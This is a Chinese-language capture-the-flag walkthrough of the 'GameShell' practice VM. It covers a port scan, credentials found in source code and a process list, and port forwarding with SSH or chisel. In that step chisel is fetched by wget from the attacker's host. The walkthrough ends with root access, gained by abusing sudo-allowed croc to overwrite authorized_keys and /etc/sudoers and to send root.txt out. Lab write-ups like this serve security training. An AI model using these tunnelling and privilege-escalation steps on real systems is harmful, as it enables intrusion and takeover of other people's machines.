

GameShell

write by Yolo

信息搜集

端口扫描

```
(base) yolo@yolo:~$ nmap -sV -Pn -p 1-10000 10.161.136.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-19 07:58 CST
Nmap scan report for 10.161.136.83
Host is up (0.0047s latency).
Not shown: 9997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
7681/tcp  open  unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7681-TCP:V=7.94SVN%I=7%D=11/19%Time=691D0837%P=x86_64-pc-
linux-gnu%
.....省略了一些没啥用的.....
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

这里需要多爆破一些端口，才能拿到7681

Get User Shell

方法1 ::

老老实实完成45个mission挑战，可以拿到一个用户的账密信息



方法2 ..

翻阅GameShell的仓库代码，发现这里有一些隐藏特性

关于GameShell的仓库链接，可以通过gameshell.sh文件查看到（再不济，网上也能直接搜到的，蛮出名的一个🐧Linux学习项目

```
bash

~
[mission 45] $ ls ../
ls: cannot open directory '../': Permission denied

~
[mission 45] $ ls ../../
gameshell/  gameshell.1/  gameshell.2/  gameshell-save.sh
gameshell.sh

~
[mission 45] $ head -n 60 ../../gameshell.sh
#!/usr/bin/env bash

if [ -n "$BASH_VERSION" ]
```

```

then
    # check if the file is being sourced
    if [ "$BASH_SOURCE" != "$0" ]
    then
        echo "GameShell must be run from a file, it cannot be sourced."
        return 1
    fi
    set -m
    current_shell=bash
elif [ -n "$ZSH_VERSION" ]
then
    case "${(M)zsh_eval_context}" in
        *file*)
            echo "GameShell must be run from a file, it cannot be
sourced."
            return 1
            ;;
        esac
        current_shell=zsh
else
    echo "GameShell must be run with bash or zsh."
    return 1
fi

GSH_VERSION='v0.6.0-18-g0063b3cd-dirty'
GSH_LAST_CHECKED_MISSION=''

export GSH_EXEC_FILE=$(basename "$0")
export GSH_EXEC_DIR=$(dirname "$0")
GSH_EXEC_DIR=$(cd "$GSH_EXEC_DIR"; pwd -P)
# GSH_EXEC_DIR shouldn't be empty but consist at least of a "." (as
per POSIX).
# just in case
GSH_EXEC_DIR=${GSH_EXEC_DIR:-.}

CHECK_SAVEFILE="true"

while getopts ":hHIndDM:CRXUVqL:KBZc:FS:" opt
do
    case "$opt" in
        v)
            echo "Gameshell $GSH_VERSION"
            if [ -n "$GSH_LAST_CHECKED_MISSION" ]

```

```

then
    echo "saved game: [mission $GSH_LAST_CHECKED_MISSION] OK"
fi
exit 0
;;
u)
    TARGET="$GSH_EXEC_DIR/gameshell.sh"
    TMPFILE="$GSH_EXEC_DIR/gameshell.sh$$"
    if command -v wget >/dev/null
    then
        if wget -O "$TMPFILE"
https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
    then
        mv "$TMPFILE" "$TARGET"
        chmod +x "$TARGET"
        echo "Latest version of GameShell downloaded to
$GSH_EXEC_DIR/gameshell.sh"
        exit 0
    fi
fi
~

```


关注这里的start.sh,可以看到有个默认密码gsh

```

249     progress_i=$((progress_i+1))
250     fi
251 }
252
253 progress_finish() {
254     # tail -c+${((progress_i*progress_delta))} $progress_filename => not POSIX compliant
255     dd if="$progress_filename" bs="$progress_delta" skip="$progress_i" 2>/dev/null
256     unset progress_filename progress_delta progress_i
257     # show cursor and enable echo of keystrokes
258 }
259
260
261 init_gsh() {
262
263     ADMIN_SALT='EsULESDXKFpLRjZcIRiVnaz3fQcwQDEz' # a random (but fixed) salt
264     ADMIN_HASH='cb1b87bc6282a94ff3f37eb47a2aa3dc069341d0' # default for "$GSH_SALT gsh"
265
266     # message when data from a previous play is found. We can either
267     # - restart a new game
268     # - continue the previous game

```

然后呢, 关注项目的用户说明文档, 这里有几个特殊功能



一个可以跳过当前挑战，一个可以跳转指定的挑战，那就摸索尝试，通过密码gsh发现一共45个挑战，最后一个挑战获取用户账号

方法3

这个方法确切来说是绕过silo用户，直接拿到eviden用户的shell

首先查看进程，看到这里eviden启动了一个回连本地的web服务，然后账密信息是admin/nimda

```
bash

[mission 45] $ ps aux | grep eviden
eviden      373  0.0  0.0  1564 1016 ?        Ss   00:21   0:00
/usr/local/bin/ttyd -i 127.0.0.1 -p 9876 -c admin:nimda -w bash
www-data    1654  0.0  0.0  6176  636 pts/0    S+   00:49   0:00
grep eviden

~
[mission 45] $
```


接下来的做法也算是有两种

way1

如果通过方法1或方法2拿到了silo用户的账密，那就直接用ssh隧道反向监听即可

```
bash

ssh -i silo -L 9876:127.0.0.1:9876 silo@10.161.136.83
```



way2

如果说当直接看到本地有个9876的web服务，而且也没有拿到任何用户的shell，也可以想办法把服务转发出来

使用网上类似的端口转发工具 @ GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP

攻击机:

```
bash

PS F:\ctf_tools\Permeation> python -m http.server 4567
Serving HTTP on :: port 4567 (http://[::]:4567/) ...
::ffff:10.161.136.83 - - [19/Nov/2025 14:08:35] "GET /chisel
HTTP/1.1" 200 -

Keyboard interrupt received, exiting.
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --
reverse
2025/11/19 14:12:58 server: Reverse tunnelling enabled
2025/11/19 14:12:58 server: Fingerprint
IpoaawKCiI3vduXx/QoIet7PwOC+rFApT5edTPuX0Tk=
2025/11/19 14:12:58 server: Listening on http://0.0.0.0:8000
2025/11/19 14:13:24 server: session#1: tun:
proxy#R:9876=>localhost:9876: Listening
```

靶机:

```
bash

[mission 45] $ wget http://10.161.136.75:4567/chisel
--2025-11-19 01:08:34-- http://10.161.136.75:4567/chisel
Connecting to 10.161.136.75:4567... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240184 (9.8M) [application/octet-stream]
Saving to: 'chisel'

chisel                                     100%
[=====>] 9.77M 22.1MB/s
in 0.4s

2025-11-19 01:08:35 (22.1 MB/s) - 'chisel' saved [10240184/10240184]

You left GameShell's directory structure. Use
$ cd
to go back to the GameShell's starting directory.

/tmp
```

```
[mission 45] $ chmod +x chisel
```

You left GameShell's directory structure. Use

```
$ cd
```

to go back to the GameShell's starting directory.

```
/tmp
```

```
[mission 45] $ ./chisel client 10.161.136.75:8000
```

```
R:9876:localhost:9876
```


```
2025/11/19 01:13:23 client: Connecting to ws://10.161.136.75:8000
```

```
2025/11/19 01:13:23 client: Connected (Latency 2.320173ms)
```

简单解释一下，我先用wget将本地的文件上传上去，然后在靶机上设置客户端转发端口，然后本地进行监听，连接成功后，可以直接访问7896端口了

Get Root Shell

拿到eviden用户的shell后，发现ta有个croc文件的suid文件权限，通过 `croc --help` 明白了，这是个功能蛮强大的🔗文件传输工具



```
eviden@GameShell:/$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
eviden@GameShell:/$ sudo -l
Matching Defaults entries for eviden on GameShell:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
  (ALL) NOPASSWD: /usr/local/bin/croc
eviden@GameShell:/$
```

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows

PS F:\ctf_tools\Permeation> python -m http.server 4567
Serving HTTP on :: port 4567 (http://[::]:4567/) ...
::ffff:10.161.136.83 - - [19/Nov/2025 14:08:35] "GET /chisel HTTP/1.1" 200 -

Keyboard interrupt received, exiting.
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 -reverse
2025/11/19 14:09:29 server: Reverse tunnelling enabled
2025/11/19 14:09:29 server: Fingerprint SDy+2Yxajs3sxirZEMoQ7y7AK8DXTb9mGX94NpiDNEE=
2025/11/19 14:09:29 server: Listening on http://0.0.0.0:8000
PS F:\ctf_tools\Permeation> ./chisel.exe server --port 8000 --reverse
2025/11/19 14:12:58 server: Reverse tunnelling enabled
2025/11/19 14:12:58 server: Fingerprint IpooawKCiI3vduXx/QoIet7PwOC+rFApT5edTPuX0Tk=
2025/11/19 14:12:58 server: Listening on http://0.0.0.0:8000
2025/11/19 14:13:24 server: session#1: tun: proxy#R:9876=>localhost:9876: Listening
```

方法1 ..

审阅完介绍信息，接下来的payload就是将ssh公钥传到/root/.ssh/authorized_keys

本地：

靶机：

```

eviden@GameShell:/tmp$ sudo /usr/local/bin/croc /root/root.txt
Did you mean to send 'root.txt'? (Y/n) y
Sending 'root.txt' (44 B)
Code is: 1024-pocket-water-finland

On the other computer run:
(For windows)
    croc 1024-pocket-water-finland
(For Linux/macOS)
    CROC_SECRET="1024-pocket-water-finland" croc
eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /root/.ssh
Enter receive code: 4838-brother-monarch-liter
Accept 'authorized_keys' (737 B)? (Y/n) y

```

```
Receiving (<-10.161.136.75:9009)

Overwrite 'authorized_keys'? (y/N) (use --overwrite to omit) y
authorized_keys 100% |██████████████████████████████████████| (737/737 B, 72 kB/s)
eviden@GameShell:/tmp$
```

这里真的是有点玄学，因为我想直接传文件，总是连不上，但是当我在靶机上发送root.txt，然后本地接收成功后，再传key，突然成功了，我对这个的理解是，croc应该是只能信任接收过文件的机器IP

```
bash

PS F:\ctf_challenge\红蓝攻防\GameShell.ova> ssh -i gameshell
root@10.161.136.83
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@GameShell:~# id
uid=0(root) gid=0(root) groups=0(root)
```

方法2

就像我方法1说的那样，万一出题人没有提前配置/root/.ssh/authorized文件，我方法1完全无效，这里我给出的payload是修改用户文件，比如说更改/etc/passwd,可以直接把里面的root对应的哈希值用自己生成的密文覆盖，或者说更改当前用户的用户组，直接拉到root组，再或者说，直接修改/etc/sudoers文件，给当前用户直接来个无密码sudo任意命令执行

我下面就写一个例子——更改sudoers

我说的方法本质都一样，上传文件进行覆盖

靶机：

bash

On the other computer run:

(For windows)

croc 1005-voltage-college-venus

(For Linux/macOS)

```
CROC_SECRET="1005-voltage-college-venus" croc
```

Sending (->10.161.136.75:49214)

```
sudoers 100% |██████████████████████████████| (715/715 B, 104 kB/s)
```

本地:

bash

```
PS F:\ctf_tools\croc_v10.2.7_windows-64bit> ./croc.exe 1005-voltage-college-venus
```

Accept 'sudoers' (715 B)? (Y/n) y

Receiving (<-10.161.136.83:9009)

```
sudoers 100% |██████████████████████████████████| (715/715 B, 38 kB/s)
```

```
#这里我本地编辑了sudoers文件
```

```
PS F:\ctf_tools\croc_v10.2.7_windows-64bit> cat sudoers
```

#

```
# This file MUST be edited with the 'visudo' command as root.
```

#

```
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
```

#

```
# See the man page for details on how to write a sudoers file.
```

#

```
Defaults      env_reset
```

```
Defaults      mail_badpass
```

Defaults

```
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
```

```
# Host alias specification
```

```
# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eviden  ALL=(ALL:ALL) NOPASSWD: ALL
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

PS F:\ctf_tools\croc_v10.2.7_windows-64bit> ./croc.exe send sudoers
Sending 'sudoers' (703 B)
Code is: 5252-balsa-tactic-cowboy

On the other computer run:
(For windows)
    croc 5252-balsa-tactic-cowboy
(For Linux/macOS)
    CROC_SECRET="5252-balsa-tactic-cowboy" croc
Code copied to clipboard!

Sending (->10.161.136.83:41204)
sudoers 100% |■■■■■■■■■■■■■■■■■■■■| (703/703 B, 619 kB/s)
```

靶机:

```
bash

eviden@GameShell:/tmp$ sudo /usr/local/bin/croc --out /etc
Enter receive code: 5252-balsa-tactic-cowboy
Accept 'sudoers' (703 B)? (Y/n) y

Receiving (<-10.161.136.75:9009)

Overwrite 'sudoers'? (y/N) (use --overwrite to omit) y
sudoers 100% |■■■■■■■■■■■■■■■■■■■■| (703/703 B, 240 kB/s)
eviden@GameShell:/tmp$ sudo -l
Matching Defaults entries for eviden on GameShell:
```

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s  
bin\:/bin
```

User eviden may run the following commands on GameShell:

```
(ALL : ALL) NOPASSWD: ALL  
eviden@GameShell:/tmp$ sudo /bin/bash  
root@GameShell:/tmp# id  
uid=0(root) gid=0(root) groups=0(root)
```

game over

Sublarge出的这个靶机真的好玩